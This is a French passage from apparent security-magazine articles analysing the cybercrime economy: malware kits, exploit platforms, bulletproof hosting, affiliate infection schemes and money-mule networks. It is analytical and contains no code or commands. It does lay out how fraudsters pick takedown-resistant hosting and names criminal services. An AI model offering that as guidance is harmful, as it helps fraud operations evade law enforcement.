Il s'agit de l'un des domaines les plus professionnalisés à l'heure actuelle : on assiste depuis 5 ans au bourgeonnement des offres de logiciels destinés à réaliser une partie plus ou moins conséquente de l'opération. La mode est au « kit » prêt à déployer. Par exemple, la diffusion de chevaux de Troie s'appuie sur des outils d'infection automatisés attaquant systématiquement tout visiteur cliquant sur une URL donnée, à travers des vulnérabilités de son navigateur Internet ; les sites de *phishing* sont vendus entièrement packagés et prêts à l'emploi, avec les fausses pages bancaires et les e-mails de phishing ; et les chevaux de Troie eux-mêmes sont conçus sur mesure et vendus en kit pour quelques dizaines de dollars – comme Pinch, Zeus, Apophis – à plusieurs milliers l'unité – comme notamment le *malware* HTUM, qui est en vente sur des forums depuis plusieurs années. Il n'est donc plus nécessaire pour un pirate de maîtriser l'ensemble de la chaîne de l'opération : il est très simple de faire l'acquisition de ces outils au marché noir, moyennant finances.


L'élaboration de codes malicieux est à ce titre particulièrement intéressante à étudier : les concepteurs des chevaux de Troie n'exploitent pratiquement plus par eux-mêmes leurs créations, ce qui leur permet de se concentrer sur leur développement. Certains d'entre eux agissent seuls, comme l'auteur de Zeus/PRG, un dénommé « UpLevel » ; mais d'autres sont organisés en groupes, formant de véritables mini-entreprises, où les fonctions de développement, de support technique, et de marketing/vente sont réalisées par des individus distincts – c'est notamment le cas de l'équipe à l'origine de Torpig. Tout est fait pour qu'un client néophyte puisse rapidement prendre en main le cheval de Troie, le personnaliser suivant ses besoins, rajouter des fonctionnalités en achetant divers modules, et bénéficier d'une aide technique tout au long de l'opération (le plus souvent via un numéro ICQ). Certains – les plus comiques d'entre eux – osent même imposer à leurs clients des contrats de licence, leur interdisant de « pirater » leurs créations. La punition ? Les contrevenants voient simplement leur souche virale envoyée aux éditeurs anti-virus de manière à provoquer sa détection et la rendre inopérante. Au-delà d'un simple achat de logiciel, c'est donc une véritable prestation de service à laquelle souscrit le client : il bénéficie alors d'une « garantie » de non-détection par les anti-virus, d'une documentation technique détaillée (parfois même de tutoriels Flash ou de *screencasts* interactifs, comme c'était le cas pour le malware VisualBriz), de mises à jour diffusées régulièrement, et même d'une application serveur pour contrôler les machines infectées et récupérer les données volées sur ces machines.




1 *Annonce de vente du malware Zalupko sur hack-info.ru*

Le marché des failles de sécurité a lui-même connu une évolution similaire : les codes d'exploitation pour des vulnérabilités « 0 day » font l'objet d'un commerce actif parmi les fraudeurs. Il est ainsi coutumier de voir se réaliser des attaques massives via des failles inédites, non encore référencées. Les codes d'exploitation sont intégrés à des plateformes d'infection automatisées, telles que Firepack, Icepack ou encore Neosploit. Ces plateformes, une fois déployées sur un serveur Web, fonctionnent en complète autonomie, et présentent à leur commanditaire d'élégants tableaux de bord sur le taux de succès des tentatives d'infection, ventilé par faille exploitée et par pays d'origine de la victime. Il est même possible de choisir de n'infecter que les visiteurs provenant d'une région du monde donnée, et d'ignorer tous les autres visiteurs.

2 *Tableau de bord de la plateforme d'infection MPack*



3 *Exemple du développement à outrance de la sous-traitance : recherches de prestations de cassage de captchas sur GetAFreelancer.com*



4 *Exemple du développement à outrance de la sous-traitance : recherches de prestations de création de rootkit sur GetAFreelancer.com*

La profusion de tels outils a ainsi ouvert la voie à une démocratisation sans précédent du marché de la cybercriminalité : il n'est plus nécessaire d'être un technicien chevronné pour accéder à une armada de professionnels ; la conséquence directe de cette mise sur le marché d'outils de qualité et peu chers est l'abaissement considérable des barrières à l'entrée de la fraude informatique, ces activités très lucratives étant désormais accessibles au quidam lambda. De cette manière, le fraudeur peut se concentrer entièrement à la conduite de l'opération en s'abstrayant presque totalement des contingences matérielles.

2.2 L'hébergement

Toute opération de fraude informatique s'appuie, à un moment ou à un autre, sur une plateforme d'hébergement. Cette composante logistique est primordiale : le choix d'un bon mode d'hébergement va être déterminant dans le succès d'une opération de phishing, de diffusion de spam, de vol de numéros de cartes bancaires, etc.

L'hébergement choisi est une donnée critique de toute opération malveillante...

La multiplication des plateformes d'hébergement gratuites s'est accompagnée d'une réappropriation massive par les fraudeurs : on ne compte plus les kits de phishing hébergés sur de telles plateformes. Toutefois, il s'agit vraiment de l'« hébergement du pauvre », tant les hébergeurs ont fait des progrès dans la surveillance des contenus mis en ligne par leurs clients. Les fraudeurs « sérieux » doivent donc se tourner vers des moyens d'hébergement plus discrets.

Plusieurs possibilités s'offrent à eux, suivant la sensibilité de l'opération menée : un kit de phishing pourra avantageusement être hébergé sur un site web piraté – si l'administrateur du site en question n'a pas patché son site avec les derniers correctifs de sécurité, il risque a fortiori de ne pas être très réactif pendant une campagne de phishing. Les hébergeurs dits « pare-balles », ou « *bullet-proof* », sont également une solution intéressante pour l'hébergement de plus long terme, par exemple pour des sites de jeu d'argent en ligne, des pharmacies en ligne ou même des contenus pédo-pornographiques. Enfin, les fraudeurs les mieux organisés bénéficient du soutien logistique de *botnets*, sur lesquels ils diffusent des contenus qui sont répliqués sur les milliers de machines compromises sous leur contrôle – c'est par exemple le cas du groupe ROCK, qui fait appel au botnet sous son contrôle pour héberger des kits de phishing multi-banque depuis des années ; ou encore, du groupe Olate Suite, qui mobilise des moyens similaires pour héberger des opérations de phishing et des sites de contrefaçon pharmaceutique et de jeu d'argent.


Le choix du mode d'hébergement repose sur le principe d'efficacité vis-à-vis des forces de l'ordre qui tenteraient d'obtenir la suppression des contenus frauduleux : mon hébergeur se situe-t-il dans un pays sur un fuseau horaire très éloigné de celui de mes victimes ? Un pays où la législation anti-cybercriminalité est balbutiante, voire inexistante ? (Algérie, Maroc, pays d'Afrique sub-saharienne...) Dans un pays où il est peu probable que le support client comprenne l'anglais ? (notamment les pays d'Asie, comme la Chine, la Corée ou même le Japon, où les hébergeurs font preuve d'un niveau d'anglais globalement très médiocre) Est-il ouvertement laxiste vis-à-vis des plaintes qu'il reçoit ? (lignes téléphoniques qui débouchent sur des répondeurs automatiques qui coupent le message auprès 10 secondes d'enregistrement, traitement des incidents signalés après seulement plusieurs jours en raison de la lourdeur des procédures de réaction, service client jouant efficacement son rôle de filtrage et de refoulement des plaintes, dogme du « je dois contacter mon client avant toute intervention sur son espace »...). Cumuler ces atouts confère un niveau de protection optimal aux contenus hébergés durant l'opération frauduleuse, et multiplie les difficultés pour les forces de l'ordre et CERT qui tentent de prendre contact avec l'hébergeur. Et à ce titre, les hébergeurs américains se trouvent parfois aussi mauvais que ceux d'autres pays où Internet est moins développé.

Une solution à laquelle font appel certains fraudeurs audacieux (ou inconscients ?) est l'auto-hébergement : on voit parfois des attaques de phishing hébergées « à la maison », sur la connexion ADSL familiale du pirate. Et étrangement, de telles attaques possèdent souvent une persistance importante, dès lors que la connexion ADSL se trouve dans un pays où la législation ne suit pas : début 2008, un pirate résidant en Algérie a ainsi pu opérer en toute impunité pendant des mois

depuis sa propre connexion Internet, son fournisseur d'accès refusant explicitement toute coopération au nom du fait que l'Algérie ne possède aucune disposition légale en matière de cybercriminalité. On imagine facilement que de tels cas de figure sont très facilement reproductibles depuis des pays d'Afrique sub-saharienne ou depuis certains pays d'Asie.

Ainsi, le mode d'hébergement choisi est une donnée critique de toute opération malveillante ; le besoin est devenu tel que depuis 2005 fleurissent un peu partout sur Internet des offres d'hébergement particulièrement atypiques : il s'agit des hébergements « pare-balle », aussi appelés « bulletproof ». Il s'agit de services d'hébergement conçus spécifiquement pour les pirates, les serveurs étant localisés dans des pays sans législation anti-cybercriminalité, et les administrateurs garantissant leur totale passivité en cas de plainte. Certains de ces hébergeurs sont organisés comme de véritables sociétés, proposant des offres de colocation dans des *datacenters* offshore (par exemple : le fameux « *Russian Business Network* » ou encore Abdallah Internet, Netcat Hosting, Intercage / Attrivo…). À plus petite échelle, des individus proposent des prestations de recherche d'hébergement solide, en louant des serveurs auprès d'hébergeurs connus pour leur laxisme (pour ne citer qu'eux : SoftLayer et Hostfresh, bien que pas entièrement frauduleux, sont des plateformes d'hébergement connues pour leur laxisme). Ces individus revendent ensuite ces serveurs à l'unité au marché noir, et en assurent l'administration pour le compte d'autres fraudeurs. À noter que l'hébergement sur de telles plateformes se révèle considérablement plus coûteux que sur un hébergement classique (plusieurs centaines de dollars par mois, en dépassant parfois le millier de dollars).

En guise d'aparté sur « RBN » : il est d'usage, dans les médias et sur les blogs (voir par exemple le weblog nommé « RBNExploit »), d'assimiler la fraude à son hébergeur, et de poser un peu rapidement l'équation « commanditaire = hébergeur ». Rien aujourd'hui n'est plus faux que ce raisonnement, tant il est désormais établi que les hébergeurs pare-balles n'agissent pas pour leur propre compte, mais pour le compte de leurs clients : ainsi, après la chute de RBN fin 2007, les clients de la plateforme se sont réorientés vers d'autres hébergeurs ; le même phénomène a été observé début 2008, après la chute d'Abdallah Internet. Il a également été avancé sans la moindre preuve par des médias grand public, tels que **branchez-vous.com** dans un article daté du 31 octobre 2008, que l'équipe derrière RBN serait l'auteur de chevaux de Troie comme Torpig : de telles assimilations, au lieu d'éduquer le public sur ces menaces, contribuent à entretenir la confusion autour de la cybercriminalité.



5 *Annonce commerciale de l'hébergeur RBN (anglais d'origine)*

À ce titre, l'observation du mode d'hébergement des serveurs de contrôle du malware Torpig est particulièrement intéressante : après avoir été hébergés chez Luglink, puis RBN / Nevacon, ces serveurs connaissent depuis fin 2007 une itinérance permanente, avec un changement d'hébergeur jusqu'à plusieurs fois par semaine (ces observations ont été réalisées grâce au suivi de l'activité du malware dans une machine virtuelle pendant plus d'un an).

2.3 La diffusion auprès des victimes

Après avoir choisi un mode d'hébergement, la question qui vient immédiatement pour le fraudeur est : comment toucher un maximum de victimes ? Et surtout, comment faire en sorte que ma campagne touchera des victimes les plus pertinentes possibles, en regard du mode opératoire de fraude ?

En effet, à l'exception peut-être du *carding*, où les cartes bancaires dérobées sont monétisables d'un bout à l'autre de la planète indépendamment de la banque d'où elles sont issues, toutes les formes de fraude se doivent d'être ciblées : envoyer un e-mail de phishing ciblant une banque française à des particuliers italiens n'aurait pas plus de sens que d'envoyer un spam en russe à des milliers d'anglophones.

Le ciblage de la campagne est d'abord réalisé à travers le choix des adresses e-mail de destination : le fraudeur doit se procurer une base de données qualifiée d'adresses à exploiter. De telles bases de données sont disponibles à la vente sur des forums dédiés au spam, et peuvent être personnalisées sur simple demande, selon que le client veuille des adresses mail hébergées sur un TLD particulier, ou qu'il souhaite des adresses dont la validité a bien été vérifiée. Dans certains cas, les bases d'adresses e-mail acquises font également état de l'adresse IP de leur détenteur : ces informations sont obtenues par les spammeurs à l'aide, par exemple, des fameux formulaires de désinscription présents sur la plupart des sites promus par spam ; la victime, croyant se désabonner de la liste de diffusion, va en fait valider auprès du spammeur que son adresse e-mail est bien réelle, et ce dernier pourra même au passage enregistrer l'adresse IP qui

s'est connectée au formulaire de désabonnement. L'adresse IP est une donnée précieuse, qui peut aisément être géolocalisée, et qui renseigne sur le pays des individus détenteurs d'adresses e-mail hébergées sur des TLD génériques (.COM, .NET...).

Par la suite, les e-mails frauduleux sont diffusés par le pirate, soit à l'aide d'un outil d'envoi de spam en masse, installé sur un serveur dédié ou un site web piraté, soit à travers la location d'un botnet pour un *mass-mailing* sur mesure. Le tarif de location d'un tel botnet est habituellement basé sur le nombre de mails à diffuser ; les prix sont ridiculement bas (de l'ordre de 80$ par million de spams envoyés, selon la société Secure Computing – des tarifs qui ont chuté depuis deux ans en raison de la guerre des prix provoquée par la multiplication des botnets).

Le modèle économique de l'affiliation pousse aux pires pratiques...

La diffusion de malwares est un domaine à part entière de la sous-traitance. Une personne ayant acquis un cheval de Troie a le choix de le diffuser elle-même ou de le faire diffuser par d'autres : elle va ainsi rémunérer d'autres fraudeurs en fonction du nombre de machines qu'ils auront réussi à infecter. C'est le bon vieux mécanisme de l'affiliation, procédé de promotion de masse qui a trouvé une place économique centrale dans d'autres activités légales comme le e-marketing, la vente de logiciels ou la pornographie. Si ce modèle économique n'a rien de frauduleux en soi, il pousse pourtant aux pires pratiques : étant donné que les affiliés sont rémunérés au volume, ces derniers vont user de tous les moyens à leur disposition pour maximiser leurs revenus, y compris des moyens parfaitement illégaux. Et le donneur d'ordre pourra toujours se réfugier derrière l'argument « moi je n'ai rien fait, ce sont mes affiliés qui ont dépassé les bornes, pourtant je les avais prévenus ».

6 *Programme d'affiliation Loads.cc, spécialisé dans la diffusion de malwares*

Dans le domaine des malwares, la diffusion est réalisée à travers des bouts de code appelés « *downloaders* », qui vont se charger d'infecter la machine compromise avec tout un cocktail de codes malicieux ; chevaux de Troie bancaires, spam bots, logiciels *adware*, faux anti-virus, etc. Un joyeux mélange de programmes, parfois même incompatibles entre eux, qui vont prendre le contrôle de la machine infectée. Les affiliés ne cherchant qu'à maximiser leurs revenus, il est donc habituel de voir une même infection porter sur une trentaine de codes malicieux différents à la fois.

Les moyens techniques utilisés pour l'infection témoignent d'une créativité proprement hallucinante : si l'envoi de spam avec une pièce jointe infectée reste très largement utilisé, avec des sujets personnalisés en fonction de l'actualité, en revanche ce vecteur d'infection a été détrôné depuis 2006 par les infections par le web. Aujourd'hui, la majorité des infections provient de la visite d'une page web malicieuse, exploitant des vulnérabilités dans le navigateur du visiteur. Et, dans ce domaine, il n'y a pas de limites à l'imagination des fraudeurs : certains vont privilégier la mise en place de faux sites pornographiques ou de jeu d'argent en ligne ; d'autres vont réaliser des opérations de Google Bombing, consistant à obtenir un référencement optimal pour des mots-clefs très demandés sur Google, mais atterrissant sur un site web malicieux. Autre possibilité, l'achat d'Adwords pour la promotion de sites malicieux – ou, pire, le piratage de comptes Adwords légitimes, dont les accès auront été obtenus par *phishing/pharming*. La diffusion de bannières publicitaires au format Flash infectées a beaucoup fait parler d'elle ces deux dernières années : des bannières infectées ont été soumises à des grandes régies publicitaires, qui ont rediffusé ces publicités sur des milliers de sites légitimes à la fois. Ces régies ont été piégées par des codes Flash introduisant une temporisation dans le contenu affiché, de sorte que le contenu frauduleux n'était activé qu'après avoir passé les processus de contrôle qualité des régies. Des bannières infectées ont ainsi été retrouvées sur des sites parfaitement légitimes, tels que Microsoft.com ou Theregister.co.uk. En d'autres occasions, courant 2007/2008, les pirates ont procédé à un piratage pur et simple de sites légitimes, possédant un trafic important, tels que ceux de l'*India Times*, de la Bank of India ou encore de nombreux sites d'ambassades et de consulats, pour y placer des balises « iframe » redirigeant les internautes vers des plateformes d'exploitation automatique de failles. Durant l'été 2007, les serveurs d'un hébergeur italien ont même été piratés, les pirates parvenant ainsi à contaminer des milliers de sites web d'un seul coup. Et l'année 2008 a vu s'exécuter une vague sans précédent de piratages par injection SQL automatisée sur des formulaires non sécurisés, aboutissant à la compromission de plusieurs dizaines de milliers de sites web via des feuilles de style CSS malicieuses : des sites de banque en ligne hébergeaient même des malwares.

Ces attaques sont rendues possibles par le mécanisme de l'affiliation : ces programmes d'affiliation sont accessibles publiquement sur Internet. Des sites web tels que **http://www.loads.cc** existent impunément depuis plusieurs années. Les piratages de sites web en masse sont rendu possibles non seulement par le nombre impressionnant de candidats à l'affiliation, mais aussi par leur outillage : l'attaque de masse par SQL injection de 2008 a été possible par un module d'injection SQL automatique embarqué sur un botnet géré par le malware Asprox. En octobre 2008, la société Aladin découvrait même un serveur de contrôle d'un botnet, sur lequel figuraient les identifiants d'administration de plus de 200.000 sites web.

L'installation de malware répond à des grilles tarifaires très précises, qui évoluent avec le temps, avec la concurrence, avec le pays ciblé par l'infection, et, enfin, avec les objectifs poursuivis par le commanditaire de l'attaque. La rémunération pour 1000 infections varie de quelques dollars à plus d'une centaine suivant le pays : en général, les pays du Commonwealth et d'Europe de l'Ouest sont associés à une rémunération élevée (> 20 dollars pour 1000 infections), tandis que les pays d'Europe de l'Est, la Russie et la Chine sont nettement moins bien cotés, voire ignorés dans certains cas. Ces grilles tarifaires nous renseignent sur le fait que pour commencer à être financièrement intéressante, une opération d'infection doit affecter au minimum plusieurs dizaines de milliers de machines.

2.4 La monétisation

En bout de chaîne, le commanditaire de l'opération reçoit les fruits de ses investissements, sous la forme de données dérobées : informations de cartes bancaires, identifiants d'accès à des sites privatifs, certificats clients, toutes ces informations possèdent des débouchés commerciaux.

La monétisation de ces informations est une activité souvent sous-traitée. Les identifiants d'accès à des sites privatifs sont souvent vendus en masse, sans distinction de validité, ni tri par cible, « au poids », pour quelques dollars par giga-octet de données. Les identifiants et certificats d'accès à des sites bancaires sont exploités au cas par cas : pour que le pirate puisse

7 Exemple de pirate affirmant faire passer un entretien téléphonique individuel à chacune de ses mules et s'assurer qu'elles ont toutes au moins 35 ans (source : [illegible])


dérober des fonds depuis le compte bancaire de ses victimes, il lui faut disposer d'un réseau d'intermédiaires, les fameuses « mules ». Ces intermédiares garantissent l'anonymisation des fonds, par transfert de proche en proche ; les mules de premier niveau sont des particuliers lambda, possédant un compte bancaire dans la banque ciblée, de manière à éviter d'avoir recours à des virements internationaux, souvent restreints et mieux surveillés par les banques. Ces individus – qui parfois n'ont pas conscience de prendre part à un réseau de crime organisé – reçoivent des fonds ou des marchandises achetées via des cartes bancaires volées, et les renvoient par Western Union ou Moneygram au chef du réseau, en conservant au passage 5 à 7% des fonds pour leur propre rémunération. L'argent transite ainsi à travers plusieurs pays avant de parvenir au commanditaire de l'opération : un cheminement complexe qui pourrait bien s'avérer nettement plus simple avec l'avènement de l'Espace Européen pour les Paiements (le « SEPA »), qui va considérablement accélérer les virements internationaux en les automatisant.

Ces réseaux s'organisent sous la forme de prestation de services : un fraudeur disposant de mules passe des annonces sur des forums, déclarant « je dispose de mules dans telle et telle banque, qui est intéressé ? ». Les mules récalcitrantes, qui conservent trop d'argent ou qui ne coopèrent pas, font l'objet de dénonciations sur des forums prévus à cet effet, leurs identités complètes et leurs coordonnées bancaires étant diffusées à l'ensemble de la communauté.

3. Comment ces communautés s'organisent-elles ?

Les fraudeurs privilégient les forums en ligne pour communiquer et pour passer leurs annonces. Il s'agit simplement de forums PHP, de type PhpBB/vBulletin le plus souvent, disposant de fonctions de messagerie publique et privée. Les plus actifs de ces forums sont en langue russe, mais il existe bon nombre de forums en langue anglaise. L'inscription sur ces forums est souvent libre ; mais pour accéder aux parties les plus sensibles de ces sites, il est nécessaire d'être coopté.

L'ambiance globale de ces forums est la défiance générale ; personne ne se fait confiance. À juste titre d'ailleurs, puisqu'on ne compte plus les affaires d'arnaques entre fraudeurs, l'auteur du malware PRG/Zeus lui-même, « Up in UpLevel »,



8 *Profil d'UpLevel sur la liste noire Kidala.info*

figurant sur des listes noires d'arnaqueurs, dénoncé pour de multiples défauts de paiement. Contrairement aux organisations claniques qui prévalaient au sein des communautés de hackers dans les années 80/90, les fraudeurs ne se connaissent que très rarement de visu, et adoptent plutôt une organisation en réseau, sans réelle notion de hiérarchie, hormis celle introduite par les relations de sous-traitance. Pour établir la confiance dans les échanges, ils ont donc recours à divers mécanismes, le principal étant celui de l'intermédiation : sur certains forums, les administrateurs se portent garants pour les deux parties lors de l'échange de données contre finances ; ils s'assurent d'une part que l'argent est bien délivré en temps et en heure et d'autre part que les données achetées correspondent réellement à la description qui en a été faite par le vendeur.

Les communautés russophones sont mues par un sentiment très marqué de nationalisme ; elles sont clairement en avance sur le reste du monde, autant du fait du nombre d'individus participant à ces réseaux, que par les innovations techniques portées par ces individus – toutes les innovations marquantes en termes de cybercriminalité émanant de Russie. Cependant, des passerelles existent entre les communautés nationales : il est fréquent de voir des *phishers* roumains ou nigérians faire appel à des kits de phishing développés en Russie.

Il est également usuel d'assimiler la cybercriminalité d'origine russe à une forme de mafia. Il faut être extrêmement prudent, car si, dans le monde, des groupes criminels mafieux ont déjà montré leur intérêt pour la cybercriminalité (par exemple la famille Gambino aux États-Unis, qui faisait appel à des réseaux de casinos virtuels pour du blanchiment d'argent), aucun lien d'une telle nature n'a pu être établi en Russie. Au contraire, les observations de ce phénomène montrent que la très large majorité des fraudeurs de ces réseaux en sont à leur « première expérience » criminelle, et qu'ils ont basculé dans l'illégalité justement à travers la cybercriminalité. Il est toutefois logique de voir les fonds brassés par la fraude alimenter le crime organisé. On trouve d'ailleurs sur les forums des retours d'expérience et des modes d'emploi sur comment investir l'argent ainsi gagné : comment blanchir l'argent, comment le réinjecter dans l'économie légale en créant une société ou au contraire comment monter un réseau de prostitution, etc.

De même, avec la Chine, les médias ont pris l'habitude d'assimiler toute forme de cybercriminalité à un téléguidage de l'État chinois. Là encore, il convient de discerner les faits : la Chine dispose bien de cellules au sein de l'armée, spécialisées dans les attaques informatiques – à l'instar d'ailleurs de toutes les armées des pays développés dans le monde. Mais, aujourd'hui, le réflexe conditionné veut qu'une entreprise ou une administration qui ait, quelque part sur son réseau, un poste infecté par un cheval de Troie en communication avec une IP chinoise, dénonce immédiatement les tentatives d'espionnage économique de la Chine : cette généralisation n'a pas de sens. Outre le fait que, sur Internet, la notion de « frontière » est assez douteuse (n'importe qui peut louer un serveur dédié en Chine ; une puissance étrangère pourrait même aisément faire porter le chapeau à la Chine en louant des serveurs sur son territoire), la majorité des chevaux de Troie originaires de Chine ciblent des identifiants de jeu en ligne, et n'ont rien à voir avec l'espionnage économique. Si des tentatives d'espionnage ont effectivement pu avoir lieu ponctuellement à l'aide de chevaux de Troie ciblés, on est très loin de la psychose collective du « péril jaune » dans laquelle s'enfoncent les médias.

Conclusion

La cybercriminalité, telle qu'elle se développe depuis le début des années 2000, est essentiellement mue par la recherche du profit. Une recherche exacerbée au point que l'économie souterraine témoigne de mutations similaires à celles qui ont lieu dans l'économie réelle, dans un contexte de forte compétition : chaque acteur se spécialise à outrance, et fait appel à la sous-traitance sur un mode opportuniste. Cette compétition stimule l'innovation technique, et les transferts de compétence d'un milieu à l'autre : les milieux du référencement, du *cybersquatting*, du spam, de la contrefaçon pharmaceutique ou de produits de luxe et de la fraude bancaire ne sont plus des mondes isolés les uns des autres mais coopèrent, ponctuellement ou durablement. Gageons que les prochaines années apporteront leur lot de nouvelles arnaques…

Gabriel Campana <gabriel@security-labs.org> – Alexandre Gazet <alex@security-labs.org> Sogeti/ESEC

LES HÉBERGEURS BULLETPROOF

mots clés : *recherche d'information / spam / malware / back-SEO*

1. Introduction

Un hébergeur met à disposition de son client un espace sur un serveur dont il s'efforce d'assurer la connectivité à Internet. Différentes formules sont le plus souvent proposées, parmi lesquelles : hébergement partagé, dédié ou encore collocation. En respect des législations et réglementations auxquelles ils sont tenus, la grande majorité des hébergeurs retranscrivent ces obligations sur le contrat de service proposé, en français souvent dans les Conditions Générales de Ventes (CGV), en anglais au travers des *Terms of Services* (ToS) ou des *Acceptable Use Policy* (AUP). Un hébergeur dit « *bulletproof* » offre ces mêmes services d'hébergement classique, auxquels s'ajoute une complaisance plus ou moins grande sur l'identité des clients, l'utilisation du service et surtout le contenu. Cette complaisance est parfois affichée de manière ostentatoire (Fig. 1).

Sur cette offre de service, une phrase résume toute la valeur ajoutée d'un hébergeur bulletproof: « *We will not shut you down due to complaints* ». Du fait de cette permissivité sur le contenu hébergé ou envoyé, ces services sont en tout premier lieu utilisés à des fins criminelles. L'hébergement, en tant que service, est alors un pré-requis obligatoire à la majorité des opérations proposées dans le petit manuel illustré de la cybercriminalité :

- Suite aux mesures de restriction des pièces jointes attachées en mail, le système de distribution de *malwares* a évolué. Actuellement, seuls les liens vers les malwares sont envoyés, créant le besoin du stockage de codes malicieux.
- Des campagnes de spams sont alors employées, aussi bien pour faire la publicité de produits, que pour envoyer ces liens ; d'où la nécessité de serveurs mails administrés de manière complaisante, possédant de plus une bande passante importante, de nombreuses adresses IP et reverse DNS, etc.
- Au final, un nouveau besoin de stockage apparaît, destiné à l'exfiltration des données volées, la mise en place de serveurs de contrôle de *botnets*, etc.

Derrière toutes les opérations de cybercriminalité, se cache la recherche d'un gain financier ; elles ont donc naturellement créé le besoin monnayable d'offres d'hébergements adaptées à ce contenu. D'autres contraintes opérationnelles sont aussi à prendre à compte :

- Ces opérations, la plupart du temps ponctuelles, sont planifiées et les risques pris en compte : publication par une société d'antivirus d'une signature pour un malware, distribution d'un correctif pour une vulnérabilité, etc.
- Elles sont aussi mobiles. Une fois détectées, la solution la plus simple consiste à changer d'emplacement ou de forme afin d'éviter le *blacklistage* ou la détection.
- Le besoin de rester en ligne afin d'engranger le maximum de bénéfices pendant la période la plus propice.

Site de l'hébergeur bulletproof buphost.com

Toutes ces contraintes sont à l'origine d'offres d'hébergement très flexibles, les clients n'hésitant pas à changer de prestataire de service pour assurer une disponibilité optimale de leurs services.

note

Nous noterons d'ailleurs la difficulté inhérente à la caractérisation de ce type de contenu. Est-il approprié d'employer les termes « illégal » et « illicite » pour le désigner, et en vertu de quelle juridiction ? Bien que constituant un abus de langage certain, nous préférons les employer, avec toutes les réserves nécessaires qu'il convient, plutôt que faire référence à une morale quelconque et se placer sur le plan de l'éthique.

Pour la plupart des activités peu ou prou illégales, la discrétion est une vertu appréciée et recherchée. Toutefois, ces deux dernières années, plusieurs hébergeurs ont été déconnectés de l'Internet après avoir été mis, bien malgré eux, sur le devant de la scène :

- En août 2007, l'hébergeur russe **RBN** (*Russian Business Network*) est la première organisation criminelle de cette envergure à faire l'objet d'une étude [1] détaillée, réalisée par David Bizeul. Plusieurs points sont frappants : le degré de professionnalisme et l'aspect technique et organisationnel requis pour mettre en œuvre et surtout maintenir un tel réseau en ligne durant ces trois dernières années malgré les multiples plaintes.
- **Atrivo/Intercage** était un hébergeur américain basé en Californie. C'est un livre blanc écrit par Jart Armin [2] publié en septembre 2008, qui met en évidence son implication dans de très nombreuses activités illégales en particulier l'hébergement de codes malicieux.
- Jart Armin récidive en novembre 2008, avec pour nouvelle cible la société **McColo** [3][4], autre hébergeur localisé aux États-Unis. Les auteurs estimaient, au moment du rapport, que cet hébergeur était responsable, entre autres, via l'hébergement de serveurs de C&C de botnets dédiés au spam, d'environ 50 à 70% du spam mondial.

Les différentes études que nous avons citées ont joué un rôle prépondérant dans la mise à l'index du *registrar* estonien **EstDomains**. Ce dernier est connu pour avoir été largement utilisé dans l'achat des noms de domaine pour distribuer des malwares (par exemple, certains malwares exploitant la vulnérabilité WMF à partir de décembre 2005). Le 28 octobre 2008, l'**ICANN**[1] [5] a supprimé **EstDomains** de sa liste de registrars accrédités.

Déconnecter un hébergeur bulletproof de l'Internet a des effets bénéfiques à court terme. Par exemple, dans le cas de McColo, la conséquence la plus visible a été une baisse significative du spam dans les jours suivants sa fermeture [6]. Cette baisse a duré le temps que les clients de McColo trouvent de nouveaux hébergeurs et déplacent les serveurs de contrôle. Dans cette liste des hébergeurs déconnectés, nous trouvons un hébergeur russe et deux hébergeurs américains. Si la Chine et la Russie viennent le plus souvent à l'esprit (à juste titre ou non d'ailleurs) lorsque nous évoquons les sources de contenu malicieux, qu'en est-il des hébergeurs européens ? De tels comportements existent-ils et, si oui, qu'est-il possible de trouver sur ces réseaux ?

2. Recherche d'hébergeurs bulletproof

2.1 De la difficulté à trouver des hébergeurs bulletproof

La recherche d'hébergeurs bulletproof n'est, à première vue, pas si évidente qu'il y paraît. Si certains hébergeurs se qualifient d'eux-mêmes comme bulletproof, rien ne distingue la plupart d'entre eux d'un hébergeur quelconque, hormis leur permissivité à l'égard du contenu hébergé. L'existence aléatoire de ToS ou de FAQ peut être une source d'indices sur le type de contenu accepté. L'interprétation de ces conditions doit cependant rester sujette à caution, certaines d'entre elles étant présentes dans l'unique but de paraître légitime. Les prix rencontrés sont eux aussi extrêmement variés ; ainsi des hébergeurs n'hésitent pas à appliquer des tarifs élevés en échange de services de qualité (discrétion, haute disponibilité, etc.), comme le montre l'offre exposée précédemment (Fig. 2).

